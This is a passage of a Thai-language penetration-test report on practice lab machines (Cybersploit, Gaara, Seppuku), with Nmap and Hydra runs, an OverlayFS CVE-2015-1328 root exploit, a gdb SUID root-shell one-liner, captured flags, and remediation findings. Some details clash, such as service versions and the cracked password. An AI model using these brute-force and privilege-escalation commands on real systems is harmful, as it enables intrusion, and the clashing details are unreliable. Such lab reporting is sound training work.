itsskv@cybersploit-CTF:~$ nano ofs.c
itsskv@cybersploit-CTF:~$ gcc ofs.c -o exploit
itsskv@cybersploit-CTF:~$ chmod +x exploit
itsskv@cybersploit-CTF:~$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
#
  
```

ภาพที่ 4.4.5.2 ผลลัพธ์หลังรัน Exploit และคำสั่ง whoami

จากผลลัพธ์ใน (ภาพที่ 4.4.5.2) พบว่าอยู่ในสิทธิ์ root แล้ว ซึ่งยืนยันว่าการโจมตีด้วย CVE-2015-1328 สำเร็จ ผู้ทดสอบสามารถควบคุมเครื่องเป้าหมายได้อย่างสมบูรณ์

การดึง Root Flag

หลังจากได้สิทธิ์ root มาแล้ว จึงเข้าไปหา flag ในไดเรกทอรี /root โดยใช้คำสั่งต่อไปนี้ตามลำดับ:

‘ cd /root ’

‘ ls ’

‘ cat proof.txt ’

- cd /root คือ Change Directory ไปยัง directory /root ซึ่งเป็น home directory ของ root user โดยมีเพียง root เท่านั้นที่มีสิทธิ์เข้าถึง
- ls คือ List คำสั่งสำหรับแสดงรายการไฟล์และ directory ทั้งหมดใน directory ปัจจุบัน จะเห็นไฟล์ 2 รายการที่น่าสนใจ คือ finalflag.txt และ proof.txt
- cat proof.txt คือ Concatenate คำสั่งสำหรับแสดงเนื้อหาภายในไฟล์ โดย proof.txt เป็นไฟล์ที่เก็บค่า flag สำหรับยืนยันความสำเร็จในระดับ root

หมายเหตุ: ไฟล์ finalflag.txt มีข้อความว่า "Your flag in another file..." ซึ่งเป็นการชี้แนะให้ตรวจสอบไฟล์อื่นส่วน flag จริงอยู่ในไฟล์ proof.txt

```

itsskv@cybersploit-CTF: ~
Session Actions Edit View Help
itsskv@cybersploit-CTF:~$ whoami
itsskv
itsskv@cybersploit-CTF:~$ nano osf.c
itsskv@cybersploit-CTF:~$ nano ofs.c
itsskv@cybersploit-CTF:~$ nano ofs.c
itsskv@cybersploit-CTF:~$ gcc ofs.c -o exploit
itsskv@cybersploit-CTF:~$ chmod +x exploit
itsskv@cybersploit-CTF:~$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
# cd /root
# ls
Desktop  Downloads  Pictures  Templates  finalflag.txt
Documents Music      Public    Videos    proof.txt
# cat proof.txt
efa92e3aa9f46f41d6b7142ae5428778
# ls
Desktop  Downloads  Pictures  Templates  finalflag.txt
Documents Music      Public    Videos    proof.txt
# cat finalflag.txt
Your flag is in another file...
#
  
```

ภาพที่ 4.4.5.3 ผลลัพธ์การดึง Root Flag

ผลลัพธ์ที่ได้จาก (ภาพที่ 4.4.5.3) ไฟล์ proof.txt คือค่า flag ซึ่งยืนยันว่าผู้ทดสอบสามารถเข้าถึงระบบในระดับ root ได้อย่างสมบูรณ์

4.5. Proof of Concept (PoC)

Root Flag (/root/proof.txt)	efa92e3aa9f46f41d6b7142ae5428778
--------------------------------	----------------------------------

4.6. รายละเอียดช่องโหว่หลักที่พบ

Finding Title	Linux Kernel CVE-2015-1328 — OverlayFS Privilege Escalation
Severity	Critical
CVSS Score	7.8
CWE	CWE-269 (Improper Privilege Management)
CVE	CVE-2015-1328
ระบบที่ได้รับผลกระทบ	192.168.169.92 — Linux Kernel 3.13.0-32-generic
คำอธิบาย	ช่องโหว่ใน Linux Kernel เวอร์ชันก่อน 3.19.1 ในส่วนของ OverlayFS ที่จัดการสิทธิ์ระบบไฟล์ผิดพลาด ทำให้ผู้ใช้ทั่วไปสามารถยกระดับสิทธิ์เป็น root ได้โดยการสร้าง overlay mount ที่มีการกำหนดค่าพิเศษ
ผลกระทบ	ผู้โจมตีที่มีสิทธิ์ผู้ใช้ทั่วไปสามารถยกระดับสิทธิ์เป็น root ได้ ส่งผลให้ควบคุมระบบได้อย่างสมบูรณ์
วิธีป้องกัน	อัปเดต Linux Kernel เป็นเวอร์ชัน 3.19.1 หรือใหม่กว่า รวมถึงติดตั้ง Security Patch ที่เกี่ยวข้องโดยเร็วที่สุด
แหล่งอ้างอิง	https://nvd.nist.gov/vuln/detail/CVE-2015-1328

5. ผลการทำ Security Assessment: Target 4 — Gaara

5.1. ข้อมูลทั่วไปของเป้าหมาย

ชื่อเป้าหมาย (Target Name)	Gaara
IP Address	192.168.131.142
ระบบปฏิบัติการ (OS)	Debian Linux 4.19.0-13-amd64 (Debian 10)
Hostname	Gaara
พอร์ตที่เปิด (Open Ports)	22 (SSH — OpenSSH 7.9p1), 80 (HTTP — Apache 2.4.38)

5.2. ช่องโหว่ที่พบโดยการทำ Manual Testing

Vulnerability ID	VULN-MED-010
Vulnerability	ICMP Timestamp Request Remote Date Disclosure
ระดับความรุนแรง (Severity)	Medium
Path ที่ได้รับผลกระทบ	192.168.131.142 (ICMP)
ผลกระทบ	เปิดเผยข้อมูลวันที่และเวลาของระบบผ่าน ICMP Timestamp ซึ่งสามารถนำไปใช้ในการลาดตระเวนระบบเพิ่มเติมได้
ข้อเสนอแนะในการแก้ไข	ตั้งค่า Firewall หรือปรับแต่งค่าเครือข่ายในระบบปฏิบัติการให้ปฏิเสธ (Drop/Ignore) การตอบสนองต่อคำขอข้อมูลประเภท ICMP Type 13 (Timestamp Request) และ Type 14 (Timestamp Reply)
มาตรฐานอ้างอิง (Reference)	CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

Vulnerability ID	VULN-HIGH-011
Vulnerability	SUID Binary Misconfiguration — /usr/bin/gdb Privilege Escalation
ระดับความรุนแรง (Severity)	High
Path ที่ได้รับผลกระทบ	192.168.131.142 — /usr/bin/gdb
ผลกระทบ	ผู้โจมตีที่เข้าถึงระบบในฐานะผู้ใช้ทั่วไปสามารถยกระดับสิทธิ์เป็น root ได้ทันที ส่งผลให้ควบคุมระบบได้อย่างสมบูรณ์
ข้อเสนอแนะในการแก้ไข	ลบ SUID Bit ออกจาก /usr/bin/gdb ด้วยคำสั่ง <code>chmod u-s /usr/bin/gdb</code> และทบทวน SUID Binaries ทั้งหมดในระบบ
มาตรฐานอ้างอิง (Reference)	CWE-269: Improper Privilege Management https://gtfobins.github.io/gtfobins/gdb/

5.3. สรุปผลการสแกนช่องโหว่ด้วย Nessus

จากการสแกนด้วย Nessus พบช่องโหว่ทั้งสิ้น 2 รายการ แบ่งตามระดับความรุนแรง ดังนี้

- Critical: 0 รายการ
- High: 0 รายการ
- Medium: 1 รายการ
- Low: 1 รายการ
- Info: 26 รายการ



รูปที่ 5.3.1 ผลการสแกนด้วย Nessus (Dashboard Overview)

ตาราง: รายการช่องโหว่ที่พบจากการสแกน Nessus

ลำดับ	ชื่อช่องโหว่	Severity	แนวทางการแก้ไขปัญหา
1	ICMP Timestamp Request Remote Date Disclosure	Medium	ตั้งค่า Firewall หรือปรับแต่งค่าเครือข่ายในระบบปฏิบัติการให้ปฏิเสธ (Drop/Ignore) การตอบสนองต่อคำขอข้อมูลประเภท ICMP Type 13 (Timestamp Request) และ Type 14 (Timestamp Reply)

The screenshot shows the Gaara web interface for a Nessus scan. The 'Vulnerabilities' tab is active, showing a list of 20 vulnerabilities. The first entry is 'ICMP Timestamp Request Remote Date Disclosure' with a severity of 'LOW'. The interface includes filters for Hosts, Vulnerabilities, Notes, and History, and a search bar for vulnerabilities.

Sev	CVSS	VPR	EPSS	Name	Family	Count
LOW	2.1	2.2	0.0037	ICMP Timestamp Request Remote Date Disclosure	General	1

รูปที่ 5.3.2 ผลการสแกนด้วย Nessus (รายการช่องโหว่)

รายละเอียดของช่องโหว่

ช่องโหว่ ICMP Timestamp Request Remote Date Disclosure นี้เกิดจากระบบตอบรับคำขอ ICMP Timestamp ซึ่งเปิดเผยข้อมูลเวลาปัจจุบันของระบบ (System Time) ให้กับผู้ที่ส่งคำขอเข้ามา ข้อมูลนี้ช่วยให้แฮกเกอร์ทำ Reconnaissance เพื่อระบุ Time Zone หรือคำนวณระยะเวลาที่เครื่องเปิดใช้งาน (Uptime) ซึ่งสามารถนำไปใช้คาดเดาจังหวะการทำ Update/Reboot หรือใช้ประกอบการโจมตีที่ต้องอาศัยความแม่นยำด้านเวลาเพื่อข้ามผ่านระบบรักษาความปลอดภัยบางประเภทได้ ข้อมูลที่หลุดออกไปนี้ถือเป็นความเสี่ยงที่ช่วยให้การโจมตีขั้นต่อไปทำได้ง่ายขึ้น จึงถูกจัดอยู่ในระดับ Medium

5.4. ผลการทดสอบเจาะระบบ

5.4.1. Reconnaissance

ในการเริ่มต้นทดสอบระบบ Target: Gaara ได้ทำการสแกนพอร์ตและบริการที่เปิดอยู่บนเครื่องเป้าหมาย IP: 192.168.131.142 เพื่อระบุช่องทางการเข้าถึงระบบ โดยใช้คำสั่ง:

```
'nmap -sV -sC 192.168.131.142'
```

รายละเอียดของออพชัน

- -sV คือ Service Version Detection หมายถึง ตรวจสอบเวอร์ชันของบริการที่รันอยู่บนพอร์ตนั้น ๆ เช่น OpenSSH 7.9p1, Apache 2.4.38 เป็นต้น
- -sC คือ Script Scan หมายถึง รันชุด Default Scripts ของ Nmap เพื่อตรวจสอบข้อมูลเพิ่มเติม เช่น SSH Host Keys
- 192.168.131.142 คือ Target IP หมายถึง IP ของเครื่องเป้าหมายที่ต้องการสแกน

```
(kali@kali)-[~]
$ nmap -sC -sV 192.168.131.142
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-09 12:21 -0400
Nmap scan report for 192.168.131.142
Host is up (0.032s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 3e:a3:6f:64:03:33:1e:76:f8:e4:98:fe:be:e9:8e:58 (RSA)
|   256 6c:0e:b5:00:e7:42:44:48:65:ef:fe:d7:7c:e6:64:d5 (ECDSA)
|_  256 b7:51:f2:f9:85:57:66:a8:65:54:2e:05:f9:40:d2:f4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-title: Gaara
|_ http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.11 seconds
```

รูปที่ 5.4.1 ผลลัพธ์การสแกน nmap -p 22,80 -sV 192.168.131.142

รายละเอียดผลลัพธ์จากผลการสแกน Nmap พบว่ามีพอร์ตที่เปิดใช้งานอยู่ทั้งหมด 2 พอร์ต ได้แก่:

PORT	STATE	SERVICE	VERSION
22/tcp	Open	ssh	OpenSSH 5.9p1 Ubuntu
80/tcp	Open	http	Apache httpd 2.2.22 (Ubuntu)

- SSH (22): บริการเชื่อมต่อระยะไกลเปิดใช้งาน สามารถระบุเวอร์ชันได้ว่าเป็น OpenSSH 7.9p1 ซึ่งอาจมีช่องโหว่

- HTTP (80): บริการเว็บเซิร์ฟเวอร์เปิดให้เข้าเว็บได้ผ่านเบราว์เซอร์โดยใช้ Apache HTTP Server เวอร์ชัน 2.4.38

จากการตรวจสอบ (รูปที่ 5.4.1) ตรวจพบว่าพอร์ต 22 (SSH) และพอร์ต 80 (HTTP Apache) เปิดใช้งานอยู่ และชื่อหน้าเว็บ (HTTP Title) แสดงว่าเป็น Gaara

5.4.2. SSH Brute Force ด้วย Hydra

ผู้ทดสอบดำเนินการโจมตีรหัสผ่าน SSH ของบัญชีผู้ใช้งาน gaara ด้วยเครื่องมือ Hydra โดยใช้ wordlist rockyou.txt ด้วยคำสั่ง

```
hydra -l gaara -P /usr/share/wordlists/rockyou.txt ssh://192.168.131.142 -t 4
```

รายละเอียดของคำสั่ง

- -l gaara คือ ระบุ username ที่ต้องการโจมตี ในที่นี้คือ gaara
- -P /usr/share/wordlists/rockyou.txt คือ ระบุ wordlist สำหรับ brute force รหัสผ่าน
- ssh://192.168.131.142 คือ โพรโทคอลและ IP ของเครื่องเป้าหมาย
- -t 4 คือ จำนวน thread ที่ใช้โจมตีพร้อมกัน

```
root@kali:~# hydra -l gaara -P /usr/share/wordlists/rockyou.txt ssh://192.168.131.142 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David MacIsak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *k* ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-09 12:27:28
[WARNING] Restorefile (you have 10 seconds to abort... (use option -i to skip waiting)) from a previous session found. ./hydra.restore
[DATA] max 6 tasks per 1 server, overall 6 tasks, 1434439 login tries (1176018000), ~100100 tries per task
[DATA] attacking ssh://192.168.131.142/22/
[STATUS] 00:00 tries/min, 00 tries in 00:00h, 1434439 to do in 375147h, 4 active
[STATUS] 63.33 tries/min, 100 tries in 00:00h, 14344289 to do in 377448h, 4 active
[271500] host: 192.168.131.142 login: gaara password: lloveyou2
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-09 12:30:58
```

รูปที่ 5.4.2 ผลลัพธ์การ SSH Brute Force ด้วย Hydra

ผลลัพธ์: สามารถค้นพบรหัสผ่านได้สำเร็จ

Username	gaara
Password	lloveyou2
บริการ	SSH (Port 22)

5.4.3. Initial Access และ Local Flag

หลังจากได้รับ username: gaara และ password: Iloveyou2 จากขั้นตอนก่อนหน้านี้ จึงทำการเชื่อมต่อเข้าสู่ระบบเป้าหมายผ่านโปรโตคอล SSH ด้วยคำสั่ง:

'ssh gaara@192.168.131.142'

รายละเอียดของคำสั่ง

- ssh คือ Secure Shell Protocol เครื่องมือสำหรับเชื่อมต่อระยะไกลแบบเข้ารหัส ซึ่งปลอดภัยกว่า Telnet
- gaara คือ username ที่ได้จากการ brute force ด้วย Hydra
- @192.168.131.142 คือ IP Address ของเครื่องเป้าหมาย
- Password: Iloveyou2 ที่ได้จากการ brute force ด้วย rockyou.txt

```
(root@kali)-[/home/kali]
# ssh gaara@192.168.153.142
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
gaara@192.168.153.142's password:
Linux Gaara 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu May 7 11:21:01 2026 from 192.168.45.193
gaara@Gaara:~$ ^C
```

รูปที่ 5.4.3.1 ผลการเชื่อมต่อเข้าสู่เครื่องเป้าหมายผ่านโปรโตคอล SSH

เมื่อเข้าสู่ระบบสำเร็จ ผู้ทดสอบใช้คำสั่ง whoami เพื่อตรวจสอบสิทธิ์การเข้าถึง และใช้คำสั่ง ls เพื่อแสดงรายชื่อไฟล์ในไดเรกทอรีปัจจุบัน จากนั้นดำเนินการอ่านไฟล์ Local Flag ด้วยคำสั่ง

'whoami'

'ls'

'cat local.txt'

รายละเอียดของคำสั่ง

- whoami คือ คำสั่งแสดง username ของผู้ใช้ที่กำลังทำงานอยู่ในขณะนั้น
- ls คือ List คำสั่งสำหรับแสดงรายการไฟล์และ directory ทั้งหมดใน directory ปัจจุบัน
- cat local.txt คือ Concatenate คำสั่งสำหรับแสดงเนื้อหาภายในไฟล์ local.txt ที่เก็บค่า Local Flag

```
gaara@Gaara:~$ whoami
gaara
gaara@Gaara:~$ ls
flag.txt  local.txt
gaara@Gaara:~$ cat local.txt
aa3431585ab6397960ffc007425cf039
```

รูปที่ 5.3.3.2 ได้รับ Flag local.txt

ผลลัพธ์: ได้รับ Local Flag: aa3431585ab6397960ffc007425cf039

5.4.4. Privilege Escalation ด้วย SUID gdb

ขั้นตอนที่ 1: ค้นหาไฟล์ SUID

ผู้ทดสอบค้นหาไฟล์ที่มี SUID Bit ด้วยคำสั่ง 'find / -perm -4000 -type f 2>/dev/null'

รายละเอียดคำสั่ง

- find / คือ ค้นหาไฟล์ทุกไฟล์ในระบบ
- -perm -4000 คือ ค้นหาไฟล์ที่มี SUID Bit ถูกกำหนดไว้
- -type f คือ ค้นหาเฉพาะไฟล์ (ไม่ใช่ directory)
- 2>/dev/null คือ ซ่อน error messages ที่เกิดจากการไม่มีสิทธิ์เข้าถึงบาง directory

```
gaara@Gaara:~$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/gdb
/usr/bin/sudo
/usr/bin/gimp-2.10
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/passwd
/usr/bin/mount
/usr/bin/umount
```

รูปที่ 5.4.4.1 ผลลัพธ์การค้นหาไฟล์ที่มี SUID Bit

ผลลัพธ์: ตรวจพบว่า /usr/bin/gdb (GNU Debugger) ถูกกำหนด SUID Bit ไว้อย่างไม่เหมาะสม

ขั้นตอนที่ 2: ยกกระดับสิทธิ์

ผู้ทดสอบดำเนินการยกกระดับสิทธิ์โดยใช้ Python Extension ภายใน GDB ด้วยคำสั่ง

'gdb -nx -ex 'python import os; os.setuid(0); os.system("/bin/bash -p")' -ex quit'

รายละเอียดคำสั่ง

- gdb คือ GNU Debugger ที่มี SUID Bit ทำให้รันด้วยสิทธิ์ root
- -nx คือ ไม่โหลดไฟล์ config ใดๆ
- -ex 'python import os; os.setuid(0); os.system("/bin/bash -p")' คือ รัน Python code เพื่อเปลี่ยน UID เป็น 0 (root) และเปิด shell ที่มีสิทธิ์สูง
- -ex quit คือ ออกจาก gdb หลังจากรันคำสั่ง

```
gaara@Gaara:~$ gdb -nx -ex 'python import os; os.setuid(0); os.system("/bin/bash -p")' -ex quit
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
```

รูปที่ 5.4.4.2 การยกกระดับสิทธิ์

หลังจากรันคำสั่งสำเร็จ ใช้คำสั่ง 'whoami' เพื่อตรวจสอบสิทธิ์ปัจจุบัน ถ้าได้ผลลัพธ์เป็น "root" แสดงว่าการยกกระดับสิทธิ์สำเร็จ

```
root@Gaara:~# whoami
root
root@Gaara:~# ls -la
total 32
drwxr-xr-x 2 gaara gaara 4096 Apr 27 2021 .
drwxr-xr-x 3 root root 4096 Dec 13 2020 ..
lrwxrwxrwx 1 root root    9 Mar 30 2021 .bash_history -> /dev/null
-rw-r--r-- 1 gaara gaara 220 Dec 13 2020 .bash_logout
-rw-r--r-- 1 gaara gaara 3526 Dec 13 2020 .bashrc
-rw-r--r-- 1 gaara gaara 32 Apr 27 2021 flag.txt
-rw-r--r-- 1 gaara gaara 33 May 9 12:16 local.txt
-rw-r--r-- 1 gaara gaara 807 Dec 13 2020 .profile
-rw-r--r-- 1 gaara gaara 102 Dec 13 2020 .Xauthority
```

รูปที่ 5.4.4.3 ผลลัพธ์การใช้คำสั่ง 'whoami'

5.4.5. Proof Flag

หลังจากได้สิทธิ์ root มาแล้ว เข้าไปหา flag ในไดเรกทอรี /root โดยใช้คำสั่งต่อไปนี้ตามลำดับ

‘cd /root’

‘ls’

‘cat proof.txt’

รายละเอียดคำสั่ง

- cd /root คือ Change Directory ไปยัง directory /root ซึ่งเป็น home directory ของ root user โดยมีเพียง root เท่านั้นที่มีสิทธิ์เข้าถึง
- ls คือ List คำสั่งสำหรับแสดงรายการไฟล์และ directory ทั้งหมดใน directory ปัจจุบัน จะเห็นไฟล์ 2 รายการที่น่าสนใจ คือ finalflag.txt และ proof.txt
- cat proof.txt คือ Concatenate คำสั่งสำหรับแสดงเนื้อหาภายในไฟล์ โดย proof.txt เป็นไฟล์ที่เก็บค่า flag สำหรับยืนยันความสำเร็จในระดับ root

หมายเหตุ: ไฟล์ finalflag.txt มีข้อความว่า "Your flag is in another file..." ซึ่งเป็นการชี้แนะให้ตรวจสอบไฟล์อื่น ส่วน flag จริงอยู่ในไฟล์ proof.txt

```
root@Gaara:~# cd /root
root@Gaara:/root# ls
proof.txt  root.txt
root@Gaara:/root# cat root.txt
Your flag is in another file ...
root@Gaara:/root# cat proof.txt
47ef0538c643f25a3bdd0dac285f254b
```

ภาพที่ 5.4.5 ผลลัพธ์การดึง Root Flag

ผลลัพธ์ที่ได้จาก (ภาพที่ 5.4.5) ไฟล์ proof.txt คือค่า flag ซึ่งยืนยันว่าผู้ทดสอบสามารถเข้าถึงระบบในระดับ root ได้อย่างสมบูรณ์

5.5. Proof of Concept (PoC)

Local Flag (/home/gaara/local.txt)	aa3431585ab6397960ffc007425cf039
Root Flag (/root/proof.txt)	47ef0538c643f25a3bdd0dac285f254b

5.6. รายละเอียดช่องโหว่หลักที่พบ

Finding Title	SUID Binary Misconfiguration — /usr/bin/gdb Privilege Escalation
Severity	High
CVSS Score	7.8
CWE	CWE-269 (Improper Privilege Management)
ระบบที่ได้รับผลกระทบ	192.168.131.142 — /usr/bin/gdb
คำอธิบาย	GNU Debugger (gdb) ถูกตั้งค่า SUID Bit อย่างไม่เหมาะสม ทำให้ผู้ใช้ทั่วไปสามารถใช้ Python Extension ภายใน gdb เพื่อเปลี่ยน UID เป็น 0 (root) และเปิด Shell ที่มีสิทธิ์สูงได้
ผลกระทบ	ผู้โจมตีที่เข้าถึงระบบในฐานะผู้ใช้ทั่วไปสามารถยกระดับสิทธิ์เป็น root ได้ทันที
วิธีป้องกัน	ลบ SUID Bit ออกจาก /usr/bin/gdb ด้วยคำสั่ง <code>chmod u-s /usr/bin/gdb</code> และทบทวน SUID Binaries ทั้งหมดในระบบ
แหล่งอ้างอิง	https://gtfobins.github.io/gtfobins/gdb/

6. ผลการทำ Security Assessment: Target 5 — Seppuku

6.1. ข้อมูลทั่วไปของเป้าหมาย

ชื่อเป้าหมาย (Target Name)	Seppuku
IP Address	192.168.230.90
ระบบปฏิบัติการ (OS)	Debian Linux 4.19 (x86_64)
Hostname	seppuku
พอร์ตที่เปิด (Open Ports)	21 (FTP), 22 (SSH), 80 (HTTP nginx), 139/445 (SMB), 7080 (SSL/LiteSpeed), 7601 (HTTP Apache), 8088 (HTTP LiteSpeed)

6.2. ช่องโหว่ที่พบโดยการทำ Manual Testing

Vulnerability ID	VULN-HIGH-012
Vulnerability	SSH Brute Force — Weak Password Requirements (ช่องโหว่รหัสผ่านอ่อนแอในบริการ SSH)
ระดับความรุนแรง (Severity)	High
Path ที่ได้รับผลกระทบ	192.168.230.90 — SSH Port 22 User: seppuku
ผลกระทบ	ผู้โจมตีสามารถเข้าถึงระบบผ่าน SSH ได้โดยไม่ได้รับอนุญาต ด้วยการใช้ Hydra Brute Force กับ wordlist ทั่วไป ส่งผลให้ข้อมูลภายในระบบและ Credential อื่นๆ ถูกเปิดเผย (เข้าถึงได้ด้วย username: seppuku / password: eeyoree)
ข้อเสนอแนะในการแก้ไข	กำหนดนโยบายรหัสผ่านขั้นต่ำ 12 ตัวอักษร ประกอบด้วยตัวอักษรพิมพ์ใหญ่-เล็ก ตัวเลข และอักขระพิเศษ เปลี่ยนมาใช้ SSH Key Authentication แทน Password เปิดใช้ Account Lockout Policy หลังการล็อกอินผิดหลายครั้ง
มาตรฐานอ้างอิง (Reference)	CWE-521: Weak Password Requirements


Vulnerability ID	VULN-CRIT-013
Vulnerability	Sensitive Files Exposed in Publicly Accessible Web Directory (ไฟล์ข้อมูลสำคัญถูกเปิดเผยบน Web Directory สาธารณะ)
ระดับความรุนแรง (Severity)	Critical
Path ที่ได้รับผลกระทบ	1. http://192.168.230.90:7601/secret/ (พบไฟล์ hostname, password.lst, shadow.bak) 2. http://192.168.230.90:7601/keys/ (พบไฟล์ private.bak — RSA Private Key)
ผลกระทบ	ผู้โจมตีสามารถดาวน์โหลด RSA Private Key, รายการรหัสผ่าน (wordlist), และข้อมูล username ได้โดยตรงจาก Web Directory ซึ่งนำไปใช้เข้าถึงบัญชี tanto ผ่าน SSH Key Authentication และทำ Privilege Escalation จนได้สิทธิ์ root
ข้อเสนอแนะในการแก้ไข	ลบไฟล์ sensitive (password.lst, private.bak, shadow.bak, hostname) ออกจาก Web Directory ทันที ตั้งค่า Directory Listing ให้ปิดใน Apache config (Options -Indexes) จำกัดสิทธิ์การเข้าถึงโฟลเดอร์ /secret และ /keys ด้วย .htaccess หรือ Firewall Rule
มาตรฐานอ้างอิง (Reference)	CWE-538: Insertion of Sensitive Information into Externally-Accessible File or Directory CWE-312: Cleartext Storage of Sensitive Information

Vulnerability ID	VULN-CRIT-014
Vulnerability	Sudo Misconfiguration allowing Path Traversal for Privilege Escalation (การตั้งค่า sudo ผิดพลาด ทำให้สามารถใช้ Path Traversal ยกระดับสิทธิ์เป็น root ได้)
ระดับความรุนแรง (Severity)	Critical
Path ที่ได้รับผลกระทบ	/home/tanto/.cgi_bin/bin sudo rule: (ALL) NOPASSWD: ../../../../home/tanto/.cgi_bin/bin /tmp/*
ผลกระทบ	ผู้โจมตีสามารถสร้างไฟล์ bin ใน /home/tanto/.cgi_bin/ ที่บรรจุคำสั่ง /bin/bash แล้วรันผ่าน sudo จาก user samurai โดยไม่ต้องใช้รหัสผ่าน ส่งผลให้ได้สิทธิ์ root shell และเข้าถึง proof.txt (flag: e9819d2bd2319e39453b25d717374d56)
ข้อเสนอแนะในการแก้ไข	แก้ไข /etc/sudoers ให้ระบุ path แบบ absolute และไม่ใช่ wildcard (*) ลบ NOPASSWD option ออก จำกัด sudo permissions ให้เฉพาะคำสั่งที่จำเป็นจริงๆ ตรวจสอบ sudoers ด้วย visudo และทบทวน sudo -l ของทุก user เสมอ
มาตรฐานอ้างอิง (Reference)	CWE-269: Improper Privilege Management CWE-732: Incorrect Permission Assignment for Critical Resource

6.3. สรุปผลการสแกนช่องโหว่ด้วย Nessus

จากการสแกนด้วย Nessus พบช่องโหว่ทั้งสิ้น 5 รายการ แบ่งตามระดับความรุนแรง ดังนี้

- Critical: 0 รายการ
- High: 0 รายการ
- Medium: 4 รายการ
- Low: 1 รายการ
- Info: 69 รายการ



รูปที่ 6.3.1 ผลการสแกนด้วย Nessus (Dashboard Overview)

ตาราง: รายการช่องโหว่ที่พบจากการสแกน Nessus

ลำดับ	ชื่อช่องโหว่	Severity	แนวทางการแก้ไขปัญหา
1	ICMP Timestamp Request Remote Date Disclosure	Medium	ตั้งค่า Firewall หรือปรับแต่งค่าเครือข่ายในระบบปฏิบัติการให้ปฏิเสธ (Drop/Ignore) การตอบสนองต่อคำขอข้อมูลประเภท ICMP Type 13 (Timestamp Request) และ Type 14 (Timestamp Reply) เพื่อป้องกันการเปิดเผยข้อมูลเวลาของระบบแก่ผู้ไม่ได้รับอนุญาต

The screenshot shows the Nessus interface with a table of vulnerabilities. The table has columns: Sev, CVSS, VPR, EPSS, Name, Family, and Count. The row for 'ICMP Timestamp Request Remote Date Disclosure' shows a severity of 'LOW', CVSS of 2.1, VPR of 2.2, EPSS of 0.0037, and a count of 1.

Sev	CVSS	VPR	EPSS	Name	Family	Count
LOW	2.1	2.2	0.0037	ICMP Timestamp Request Remote Date Disclosure	General	1

รูปที่ 6.3.2 ผลการสแกนด้วย Nessus (รายการช่องโหว่)

รายละเอียดของช่องโหว่

ช่องโหว่ ICMP Timestamp Request Remote Date Disclosure นี้เกิดจากระบบตอบรับคำขอ ICMP Timestamp ซึ่งเปิดเผยข้อมูลเวลาปัจจุบันของระบบ (System Time) ให้กับผู้ที่ส่งคำขอเข้ามา ข้อมูลนี้ช่วยให้แฮกเกอร์ทำ Reconnaissance เพื่อระบุ Time Zone หรือคำนวณระยะเวลาที่เครื่องเปิดใช้งาน (Uptime) ซึ่งสามารถนำไปใช้คาดเดาจังหวะการทำ Update/Reboot หรือใช้ประกอบการโจมตีที่ต้องอาศัยความแม่นยำด้านเวลาเพื่อข้ามผ่านระบบรักษาความปลอดภัยบางประเภทได้ ข้อมูลที่หลุดออกไปนี้ถือเป็นความเสี่ยงที่ช่วยให้การโจมตีขั้นต่อไปทำได้ง่ายขึ้น จึงถูกจัดอยู่ในระดับ Medium

6.4. ผลการทดสอบเจาะระบบ (Penetration Test Results)

6.4.1. Reconnaissance — การสำรวจข้อมูล

เริ่มต้นด้วยการสแกนพอร์ตและบริการที่เปิดอยู่บนเครื่องเป้าหมายด้วยเครื่องมือ Nmap เพื่อระบุช่องทางการโจมตีที่เป็นไปได้ ใช้คำสั่ง 'nmap -sC -sV -A 192.168.230.90 -p-'

รายละเอียดคำสั่ง

